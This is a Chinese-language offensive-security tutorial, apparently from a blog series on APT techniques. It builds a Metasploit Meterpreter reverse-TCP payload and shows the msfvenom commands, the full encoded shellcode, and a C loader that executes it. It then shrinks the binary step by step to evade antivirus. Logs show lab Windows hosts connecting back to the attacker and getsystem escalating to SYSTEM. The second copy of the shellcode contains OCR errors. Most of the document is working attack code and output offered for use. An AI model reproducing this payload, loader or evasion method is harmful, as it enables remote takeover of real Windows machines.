专注APT攻击与防御
https://micropoor.blogspot.com/

注：请多喝点热水或者凉白开，可预防**肾结石**，**通风**等。
痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

攻击机： 192.168.1.5 Debian
靶机： 192.168.1.4 Windows 7
192.168.1.119 Windows 2003

攻击机配置：
payload：windows/meterpreter/reverse_tcp

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name Current Setting Required Description
  ---- --------------- -------- -----------


Payload options (windows/meterpreter/reverse_tcp):

  Name Current Setting Required Description
  ---- --------------- -------- -----------
  EXITFUNC process yes Exit technique (Accepted: '', seh, thread, proce
ss, none)
  LHOST 192.168.1.5 yes The listen address (an interface may be specifi
ed)
  LPORT 53 yes The listen port


Exploit target:

  Id Name
  -- ----
  0 Wildcard Target
```

```
23
24
25 msf exploit(multi/handler) > exploit
26
27 [*] Started reverse TCP handler on 192.168.1.5:53
28
```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.5      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.5:53
```

payload生成：

```
1 root@John:/tmp# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.
168.1.5 LPORT=53 -b '\x00' -f exe > First.exe
```

原始payload大小如下：
73802字节，大概在72KB

```
1 root@John:/tmp# du -sb First.exe
2 73802 First.exe
```


第一次优化payload：
提取windows/meterpreter/reverse_tcp shellcode


```
1 root@John:/tmp# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.
168.1.5 LPORT=53 -b '\x00' -f c
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of c file: 1571 bytes
unsigned char buf[] =
"\xd9\xc3\xba\xa1\x43\xe5\x72\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
"\x56\x31\x55\x18\x03\x55\x18\x83\xc5\xa5\xa1\x10\x8e\x4d\xa7"
"\xdb\x6f\x8d\xc8\x52\x8a\xbc\xc8\x01\xde\xee\xf8\x42\xb2\x02"
"\x72\x06\x27\x91\xf6\x8f\x48\x12\xbc\xe9\x67\xa3\xed\xca\xe6"
"\x27\xec\x1e\xc9\x16\x3f\x53\x08\x5f\x22\x9e\x58\x08\x28\x0d"
"\x4d\x3d\x64\x8e\xe6\x0d\x68\x96\x1b\xc5\x8b\xb7\x8d\x5e\xd2"
"\x17\x2f\xb3\x6e\x1e\x37\xd0\x4b\xe8\xcc\x22\x27\xeb\x04\x7b"
"\xc8\x40\x69\xb4\x3b\x98\xad\x72\xa4\xef\xc7\x81\x59\xe8\x13"
"\xf8\x85\x7d\x80\x5a\x4d\x25\x6c\x5b\x82\xb0\xe7\x57\x6f\xb6"
"\xa0\x7b\x6e\x1b\xdb\x87\xfb\x9a\x0c\x0e\xbf\xb8\x88\x4b\x1b"
"\xa0\x89\x31\xca\xdd\xca\x9a\xb3\x7b\x80\x36\xa7\xf1\xcb\x5e"
"\x04\x38\xf4\x9e\x02\x4b\x87\xac\x8d\xe7\x0f\x9c\x46\x2e\xd7"
"\x95\x41\xd1\x07\x1d\x01\x2f\xa8\x5d\x0b\xf4\xfc\x0d\x23\xdd"
"\x7c\xc6\xb3\xe2\xa8\x72\xbe\x74\x93\x2a\xbf\x81\x7b\x28\xc0"
"\x89\x4e\xa5\x26\xd9\xe0\xe5\xf6\x9a\x50\x45\xa7\x72\xbb\x4a"
"\x98\x63\xc4\x81\xb1\x0e\x2b\x7f\xe9\xa6\xd2\xda\x61\x56\x1a"
"\xf1\x0f\x58\x90\xf3\xf0\x17\x51\x76\xe3\x40\x06\x78\xfb\x90"
"\xa3\x78\x91\x94\x65\x2f\x0d\x97\x50\x07\x92\x68\xb7\x14\xd5"
"\x97\x46\x2c\xad\xae\xdc\x10\xd9\xce\x30\x90\x19\x99\x5a\x90"
"\x71\x7d\x3f\xc3\x64\x82\xea\x70\x35\x17\x15\x20\xe9\xb0\x7d"
"\xce\xd4\xf7\x21\x31\x33\x84\x26\xcd\xc1\xa3\x8e\xa5\x39\xf4"
"\x2e\x35\x50\xf4\x7e\x5d\xaf\xdb\x71\xad\x50\xf6\xd9\xa5\xdb"
"\x97\xa8\x54\xdb\xbd\x6d\xc8\xdc\x32\xb6\xfb\xa7\x3b\x49\xfc"
"\x57\x52\x2e\xfd\x57\x5a\x50\xc2\x81\x63\x26\x05\x12\xd0\x39"
"\x30\x37\x71\xd0\x3a\x6b\x81\xf1";
```

```
root@John:/tmp# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=53 -b '\x00' -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of c file: 1571 bytes
unsigned char buf[] =
"\xd9\xc3\xba\xal\x43\xe5\x72\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
"\x56\x31\x55\x18\x03\x55\x18\x83\xc5\xa5\xal\x10\x8e\x4d\xa7"
"\xdb\x6f\x8d\xc8\x52\x8a\xbc\xc8\x01\xde\xee\xf8\x42\xb2\x02"
"\x72\x06\x27\x91\xf6\x8f\x48\x12\xbc\xe9\x67\xa3\xed\xca\xe6"
"\x27\xec\x1e\xc9\x16\x3f\x53\x08\x5f\x22\x9e\x58\x08\x28\x0d"
"\x4d\x3d\x64\x8e\xe6\x0d\x68\x96\x1b\xc5\x8b\xb7\x8d\x5e\xd2"
"\x17\x2f\xb3\x6e\x1e\x37\xd0\x4b\xe8\xcc\x22\x27\xeb\x04\x7b"
"\xc8\x40\x69\xb4\x3b\x98\xad\x72\xa4\xef\xc7\x81\x59\xe8\x13"
"\xf8\x85\x7d\x80\x5a\x4d\x25\x6c\x5b\x82\xb0\xe7\x57\x6f\xb6"
"\xa0\x7b\x6e\x1b\xdb\x87\xfb\x9a\x0c\x0e\xbf\xb8\x88\x4b\x1b"
"\xa0\x89\x31\xca\xdd\xca\x9a\xb3\x7b\x80\x36\xa7\xf1\xcb\x5e"
"\x04\x38\xf4\x9e\x02\x4b\x87\xac\x8d\xe7\x0f\x9c\x46\x2e\xd7"
"\x95\x41\xd1\x07\x1d\x01\x2f\xa8\x5d\x0b\xf4\xfc\x0d\x23\xdd"
"\x7c\xc6\xb3\xe2\xa8\x72\xbe\x74\x93\x2a\xbf\x81\x7b\x28\xc0"
"\x89\x4e\xa5\x26\xd9\xe0\xe5\xf6\x9a\x50\x45\xa7\x72\xbb\x4a"
"\x98\x63\xc4\x81\xb1\x0e\x2b\x7f\xe9\xa6\xd2\xda\x61\x56\x1a"
"\xf1\x0f\x58\x90\xf3\xf0\x17\x51\x76\xe3\x40\x06\x78\xfb\x90"
"\xa3\x78\x91\x94\x65\x2f\x0d\x97\x50\x07\x92\x68\xb7\x14\xd5"
"\x97\x46\x2c\xad\xae\xdc\x10\xd9\xce\x30\x90\x19\x99\x5a\x90"
"\x71\x7d\x3f\xc3\x64\x82\xea\x70\x35\x17\x15\x20\xe9\xb0\x7d"
"\xce\xd4\xf7\x21\x31\x33\x84\x26\xcd\xc1\xa3\x8e\xa5\x39\xf4"
"\x2e\x35\x50\xf4\x7e\x5d\xaf\xdb\x71\xad\x50\xf6\xd9\xa5\xdb"
"\x97\xa8\x54\xdb\xbd\x6d\xc8\xdc\x32\xb6\xfb\xa7\x3b\x49\xfc"
"\x57\x52\x2e\xfd\x57\x5a\x50\xc2\x81\x63\x26\x05\x12\xd0\x39"
"\x30\x37\x71\xd0\x3a\x6b\x81\xf1";
```

建立Micropoor_small_payload工程，配置如下：





源码如下：

```
# include <windows.h>
int main(void)
{
 char *shellcode = (char*)"Micropoor_shellcode";

 DWORD Micropoor_shellcode;
 BOOL ret = VirtualProtect(shellcode, strlen(shellcode),
 PAGE_EXECUTE_READWRITE, &Micropoor_shellcode);
 if (!ret) {
  return EXIT_FAILURE;
  }
  ((void(*)(void))shellcode)();
  return EXIT_SUCCESS;
}
```

原始shellcode_payload大小如下：

75776字节


优化：

在优化的过程中，需要确保

- 性能
- 稳定性
- 大小
- 可塑性
- 免杀性

非算法，故优化/01


无使用预编译头，故否



无需调试信息，故否


自定义入口点：execMicropoor_shellcode

再次编译：



payload大小如下：

4608字节




第一次靶机测试：分别测试Windows 2003，Windws 7，reverse OK。

```
C:\Documents and Settings\Administrator\桌面>Micropoor_small_payload.exe
```


```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.5:53
[*] Sending stage (179779 bytes) to 192.168.1.119
[*] Meterpreter session 4 opened (192.168.1.5:53 ->
192.168.1.119:3887) at 2019-01-27 14:30:27 -0500

meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter >
```

第二次优化payload：

载入PEID



合并data to text，rdata to text 在次生成。




Section变化如下：

payload大小如下：

4096字节

第二次靶机测试：分别测试Windows 2003，Windws 7，reverse OK。



```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.5:53
[*] Sending stage (179779 bytes) to 192.168.1.119
[*] Meterpreter session 9 opened (192.168.1.5:53 ->
192.168.1.119:3891) at 2019-01-27 14:46:20 -0500

meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter > getpid
 Current pid: 1232

```

第三次优化payload：


在00000E60起含有大部分000h，充填掉00，在次生成payload。

> 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
> 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
> 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
> 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
> 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
> 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
> 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
> 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
> 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
> 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
> 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
> ....

```
00000E60: 1C 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000E70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000E80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000E90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000EA0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000EB0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000EC0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000ED0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000EE0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000EF0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F20: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F30: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F40: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FA0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FB0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FC0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FD0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FE0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FF0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

payload大小如下：

3174字节




第三次靶机测试：分别测试Windows 2003，Windws 7，reverse OK。

并且最终编译运行库依然为：/MT

基本运行时检查	默认值
运行库	**多线程 (/MT)**
结构成员对齐	默认设置


```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.5:53
```

```
[*] Sending stage (179779 bytes) to 192.168.1.119
[*] Meterpreter session 11 opened (192.168.1.5:53 -> 192.168.1.119:3894) at 2019-01-27 14:56:30 -0500

meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter > getpid
Current pid: 3152
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



第四次优化payload：

.....

文中的前三次优化，三次生成，已满足大部分实战场景。当遇到更苛刻的实战场景，75776字节优化到3174字节，接下来的季中，会继续优化。

- Micropoor